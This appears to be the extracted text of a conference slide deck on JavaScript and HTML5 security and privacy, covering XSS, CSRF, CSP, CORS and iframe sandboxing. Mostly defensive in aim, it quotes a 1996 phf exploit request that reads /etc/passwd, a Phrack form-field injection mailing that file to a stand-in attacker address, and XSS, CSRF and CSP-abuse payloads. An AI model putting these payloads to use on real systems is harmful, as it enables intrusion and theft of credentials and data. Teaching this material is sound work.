


# JavaScript Security & HTML5

(and Privacy)

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# We've Been Here Before



MARCH 1996

Recently, Netscape  
implementation  
Verifier. The V  
language safety  
that might explo  
engineers are ac  
problem. A fix

```
# Paul Danckaert (pauld@lemur.org)  
#
```

```
[For the actual program, read the source code]
```

```
-----  
-----
```

```
# Even someone on #hack could figure out  
# telnet to host port 80 and paste the exploit  
# to patch this simply zero out the  
# any cgi script using escape_shell  
# this works on ncsa/apache versions  
# r00t owns you. Now more than ever
```

```
GET  
/cgi-bin/phf?Jserver=foobar.com%0Acat%20/etc/passwd%0A&Qalias=&Qname=fo  
Accept: /*  
Accept: application/x-wais-source  
Accept: text/plain  
Accept: text/html  
Accept: www/mime  
User-Agent: Lynx/2.3 BETA libwww/2.14  
Referer: http://localhost/cgi-bin/phf
```

/cgi-bin/phf vulnerability

:: Phrack Magazine ::

append data to the input and generate unexpected results. For example, a PERL script containing the following:

```
system("/usr/bin/sendmail -t %s < %s", $mailto_address < $input_file");
```

is designed to mail a copy of \$input\_file to the mail address specified in the \$mailto\_address variable. By calling system() with one argument, the program causes a separate shell to be forked. By copying and modifying the input to the form:

```
<INPUT TYPE="HIDDEN" NAME="mailto_address"  
VALUE="address@server.com;mail cracker@hacker.com </etc/passwd">
```

we can exploit this weakness and obtain the password file from the server. \*\*\*

# A Definition

Ja·va·Script | 'jävəskript |

*invective.*

1 A vendor-neutral\*, cross-platform liability for generating asynchronous, event-driven browser bugs.

2 Interpreted language for exploiting string concatenation in HTML.

\* mostly

# let me = count(ways);

The screenshot shows a browser window with the title '349611 - (jsfunfuzz) Jesse's JavaScript compiler/decompiler fuzzer'. The main content area displays the bug title 'Bug 349611 - (jsfunfuzz) Jesse's JavaScript compiler/decompiler fuzzer' and a 'Last Comment' link. To the right, there is a metadata section with the following text: 'Reported: 2006-08-21 19', 'Modified: 2013-05-23 23', and 'CC List: 33 users (show)'. A white box with a blue border is overlaid on the left side of the screenshot, containing handwritten blue text: '1 script', '7 years', and '~1800 bugs'.

```
var Pwn20wn = $money
```

```
CVE-2012-4969 = ~12 lines of HTML
```

# Subtle and Quick to ~~D~~anger

- Programming traps
  - Scope, blocks, & var
  - Types & type coercion

```
typeof null == "object";  
typeof undefined == "undefined"  
null == undefined;  
null == undefined; // nope!
```

```
(window[(![]+[])[1] + (![]+[])[2] + (![]+[])[4] +  
  (!![]+[])[1] + (!![]+[])[0]  
  ])(9)
```

# JavaScript Crypto



- Use TLS for channel security
  - Better yet, use HSTS and DNSSEC.
- No trusted execution environment in...
  - ...the current prototype-style language
  - ...an intercepted HTTP connection
  - ...an exploitable HTML injection vuln

# JavaScript Crypto



- `Math.random()`
- `window.crypto`
  - Not standardized
- `sjcl.random`
  - Fortuna-like generator
  - Entropy estimator
  - Exceptions

```
sjcl.random.addEntropy([x,y], 2, "mouse")
sjcl.random.addEntropy((new Date()).valueOf(), 2, "loadtime");
sjcl.random.addEntropy(ab, 1024, "crypto.getRandomValues"); // WebKit
```

# JavaScript Crypto



- **Minimize lifetime of plaintext password**
  - Client-side PBKDF2
  - Challenge-response
- **...but possibly lose some security insights**
  - Password composition, history
  - Patterns of brute force activity





1996



`<!doctype html>`

# Internal Browser Security

- Process separation
- Sandboxing plugins
  - HTML5 does away with plugins altogether
- XSS Auditors
  - Only for the simplest scenarios
- Phishing warnings
  - Primarily for known sites
  - Some behavioral patterns, e.g. URL authority abuse
- Auto-updating

# HTML Injection


- The 20+ year-old vuln that refuses to die.
- But JavaScript makes the situation better!
- No, JavaScript makes the situation worse!
- HTML5 to the rescue!?



# Oh, No! XSS Is Worse!

```
http://web.site/vuln?foo=xss"...
```

```
<input type="text" name="foo"  
value="xss" autofocus  
onfocus=alert(9);//">
```



(yawn)

# XSS Blacklisting Is Worse

- New elements, new attributes
- Didn't work in the first place
  - `<img src="" onerror=alert(9)>`
  - ``
  - `<a href="" &<img&/onclick=alert(9)>foo</a>`
  - `<script/<a>alert(9)</script>`
  - `<script/<a>alert(9)</script <a>foo</a>`
  - `<script%20<!--%20-->alert(9)</script>`

# Client-Side Validation

4.10.7 The input element — HTML Standard

Keyword	State	Data type
<b>hidden</b>	<a href="#">Hidden</a>	An arbitrary string
<b>text</b>	<a href="#">Text</a>	Text with no line breaks
<b>search</b>	<a href="#">Search</a>	Text with no line breaks
<b>tel</b>	<a href="#">Telephone</a>	Text with no line breaks
<b>url</b>	<a href="#">URL</a>	An absolute URL
<b>email</b>	<a href="#">E-mail</a>	An e-mail address or list of e-mail addresses
<b>password</b>	<a href="#">Password</a>	Text with no line breaks (sensitive information)
<b>datetime</b>	<a href="#">Date and Time</a>	A date and time (year, month, day, hour, minute, second, fraction of a second) with the time zone set to UTC
<b>date</b>	<a href="#">Date</a>	A date (year, month, day) with no time zone
<b>month</b>	<a href="#">Month</a>	A date consisting of a year and a month with no time zone
<b>week</b>	<a href="#">Week</a>	A date consisting of a week-year number and a week number with no time zone
<b>time</b>	<a href="#">Time</a>	A time (hour, minute, seconds, fractional seconds) with no time zone

4.10.7 The input element

<b>datetime-local</b>	<a href="#">Local Date and Time</a>	A date and time (year, month, second, fraction of a second)
<b>number</b>	<a href="#">Number</a>	A numerical value
<b>range</b>	<a href="#">Range</a>	A numerical value, with the exact value is not important
<b>color</b>	<a href="#">Color</a>	An sRGB color with 8-bit red, components
<b>checkbox</b>	<a href="#">Checkbox</a>	A set of zero or more values from
<b>radio</b>	<a href="#">Radio Button</a>	An enumerated value
<b>file</b>	<a href="#">File Upload</a>	Zero or more files each with a optionally a file name
<b>submit</b>	<a href="#">Submit Button</a>	An enumerated value, with the must be the last value selected submission
<b>image</b>	<a href="#">Image Button</a>	A coordinate, relative to a part the extra semantic that it must selected and initiates form sub

# Same Vulns, New Exploits

```

```

```
<link rel="prefetch" href="https://
csrf.target/sensitive?action=something">
```

- ~~Origin~~
- Referer
- X-Moz: prefetch

# Improving SOP


- Granular access control
  - Whatever happened to least privilege?
- Make the `<iframe>` more useful for isolating Origins
  - seamless
  - sandbox





`<iframe * src="infected.html">`

`(empty)`



`sandbox`

JavaScript not executed

`sandbox="allow-scripts"`

JavaScript executed  
~~document.cookie~~  
~~localStorage()~~  
~~sessionStorage()~~

`text/html-sandboxed`

Waiting for browser support

# On the Other Hand...

...if you're relying on JavaScript frame-busting instead of X-Frame-Options: DENY.

```
function killFrames(){if(top.location!=location)
{if(document.referrer){var
a=get_hostname_from_url(document.referrer);var
b=a.length;if(b==8&&a!="web.site")
{top.location.replace(document.location.href)}else
if(b!=8&&a.substring(a.length-9)!=".web.site")
{top.location.replace(document.location.href)}}}
if(top.frames.length!
=0)top.location=self.document.location}function
get_hostname_from_url(a){return a.match(/:\//(. [^/?]
+)/)[1]}killFrames();
```

# Content Security Policy

- Granular access for retrieving resources
- Header only
  - Probably requires code changes, or unsafe-eval
  - (http-equiv has lower precedence)
- Waiting for universal implementation
  - X-Content-Security-Policy
  - X-WebKit-CSP
- <http://www.w3.org/TR/CSP/>



# Selective Resource Control

```
X-CSP: default-src 'self'; frame-src 'none'
```

```
<!doctype html>  
<html>  
<body>  
    <iframe src="./infected.html"></iframe>  
</body>  
</html>
```

# Defeat Exploits, Not Vulns

```
X-CSP: default-src 'self'
```

```
<input type="text" name="q" value="foo"  
autofocus onfocus=alert(9)///">
```

---

```
X-CSP: default-src 'self' 'unsafe-inline'
```

```
<input type="text" name="q" value="foo"  
autofocus onfocus=alert(9)///">
```

https://web.site/page#<img/src=""onerror=alert(9)>

```
<!DOCTYPE html>
<html>
<head>
<script src="jquery-1.8.2.min.js"></script>
<script>
$(document).ready(function() {
  var x = (window.location.hash.match(/^#( [^\./].+)$/ ) || [])[1];
  var w = $('a[name="' + x + '"], [id="' + x + '"]');
});
</script>
</head>
<body>
  <div id="main">foo</div>
</body>
</html>
```

https://web.site/page#<img/src=""onerror=alert(9)>

```
<!DOCTYPE html>
<html>
<head>
<script src="jquery-1.8.2.min.js"></script>
<script src="main.js"></script>
</head>
<body>
  <div id="main">foo</div>
</body>
</html>
```

```
$(document).ready(function() {
  var x = (window.location.hash.match(/^#([^\./].+)$/)) || [];
  var w = $('a[name="" + x + "]", [id="" + x + "]);
});
```

# Decouple HTML & JS

- Avoid “inline” event handler attributes

```
$('#main').attr('onclick',  
'alert(9)');
```

- Use event managers

```
$('#main').bind("click",  
function(e) { alert(9) });
```

```
$('#main').click(function(e)  
{ alert(9) });
```

```
$('#main').on("click",  
function(e) { alert(9) });
```



# On the Other Hand...

...an awesome XSS DoS payload if injectable into a `<head>` section.

```
<meta http-equiv="X-WebKit-CSP"
content="default-src 'none'">
```

# On the Other Hand...

...another way to forge POST method for CSRF.

```
<!doctype html><html><head>  
<meta http-equiv="X-WebKit-CSP"  
      content="img-src 'none'; report-uri  
'https://csrf.target/page?a=1&b=2&c=3'">  
</head><body>  
  
</body></html>
```

# Partial CSRF Influence

```
POST /page?a=1&b=2&c=3 HTTP/1.1
Host: csrf.target
User-Agent: Mozilla/5.0 ...
Content-Length: 116
Accept: */*
Origin: null
Content-Type: application/x-www-form-urlencoded
Referer: http://web.site/HWA/ch3/csrf.html
Cookie: sessid=12345
Connection: keep-alive
```

```
document-url=http%3A%2F%2Fcsrf.target%2FHWA%2Fch3%2Fcsrf.html&violated-directive=default-src+%27none%27
```

# CORS

- Defines read-access trust of another Origin
  - Expresses trust, not security
  - But still contributes to secure design
- Principle of Least Privilege
  - Beware of Access-Control-Allow-Origin: \*
  - Short Access-Control-Max-Age
  - Minimal Access-Control-Allow-{Methods | Headers}
- Verify the Origin

# On the Server

- Origin, Referer, X-Forwarded-For
- WebSockets
  - With support for legacy, draft protocol versions (!?)
- Node.js
  - Implementing a web server, or a service?

# Data = "."

```
[22:49:57] [*] BeEF server started (press control+c to stop)
```

```
  /opt/local/lib/ruby1.9/gems/1.9.1/gems/json-1.7.5/lib/json/common.rb:155:in `initialize': A JSON text must at least contain two octets! (JSON::ParserError)
```

# Capability, Security, Privacy\*

*“In a world with one eye on privacy, the blind browser is king.”*

- AppCache
- Battery Status
- Geolocation
- Web Storage
- WebGL
- WebPerf APIs
- Browser Fingerprinting
- Device Fingerprinting
- Usage Statistics
- User Tracking

\* choose two (one?)

# Privacy

- **Implementation vs. design**
  - Specs that acknowledge areas of concern
- **Browser Fingerprinting**
- **Inference-based attacks**
  - Timing, cache
- **Data exposure**
  - Web Storage API



“And what does it say now?” asked Arthur.

“*Mostly harmless,*” admitted Ford with a slightly embarrassed cough.

end.isNigh()

# JavaScript Will Improve

- Libraries driving good design patterns
- Steps towards a trusted environment
  - Freeze & Seal an Object
  - `Object.hasOwnProperty()`
  - Modular libraries
  - `toStaticHtml()` \*

# Mistakes Will Happen

- Origin is an identity hint, not an access control attribute
  - The return of X-Forwarded-For
- JSON serializes, not sanitizes, data
- Avoid string concatenation
  - Review, refactor, refine

# Security from Design

- **Strong solutions**
  - SQL injection -- prepared statements
  - Clickjacking -- X-Frame-Options
- **Mitigating solutions**
  - HTML injection -- Content Security Policy
  - Mixed-Origin content -- CORS, CSP, <iframe> sandbox
  - Sniffing -- HSTS
- **Implementation-specific solutions**
  - CSRF -- hmm...


# Trends to Discourage

- “Legacy” support of draft protocol versions
  - WebSockets, CSP iterations
- Storing personal data in the browser
  - One XSS away (or malware, or...)
- Ever-changing specs...
  - At least, those that lead us back to quirks
- More plugins

# Trends to Encourage

- Compartmentalized plugins
  - Per domain, per origin
- Enable SOP to be more granular
- Enable mixed-origin content to be more secure
- Security from design
  - Better than ad-hoc implementation

# Code Like It's Not 1999

- Encourage users to update browsers
  - Disable plugins, become secure
  - Design web apps for data security
  - Design web browsers for data privacy
  - Adopt HTML5 security features
  - ...to protect users with HTML5-enabled browsers
- 

**Thank You!**



# Questions?

- @CodexWebSecurum
- <http://deadliestwebattacks.com>
- *Hacking Web Apps*



# Here, There, Everywhere

- **asm.js** [ <http://asmjs.org> ]
- **jQuery** [ <http://jquery.com> ]
- **pdf.js** [ <http://mozilla.github.com/pdf.js/> ]
- **sjcl.js** [ <http://crypto.stanford.edu/sjcl/> ]
- **BeEF** [ <http://beefproject.com> ]
- **Screen Shots** [ <https://github.com/niklasvh/html2canvas> ]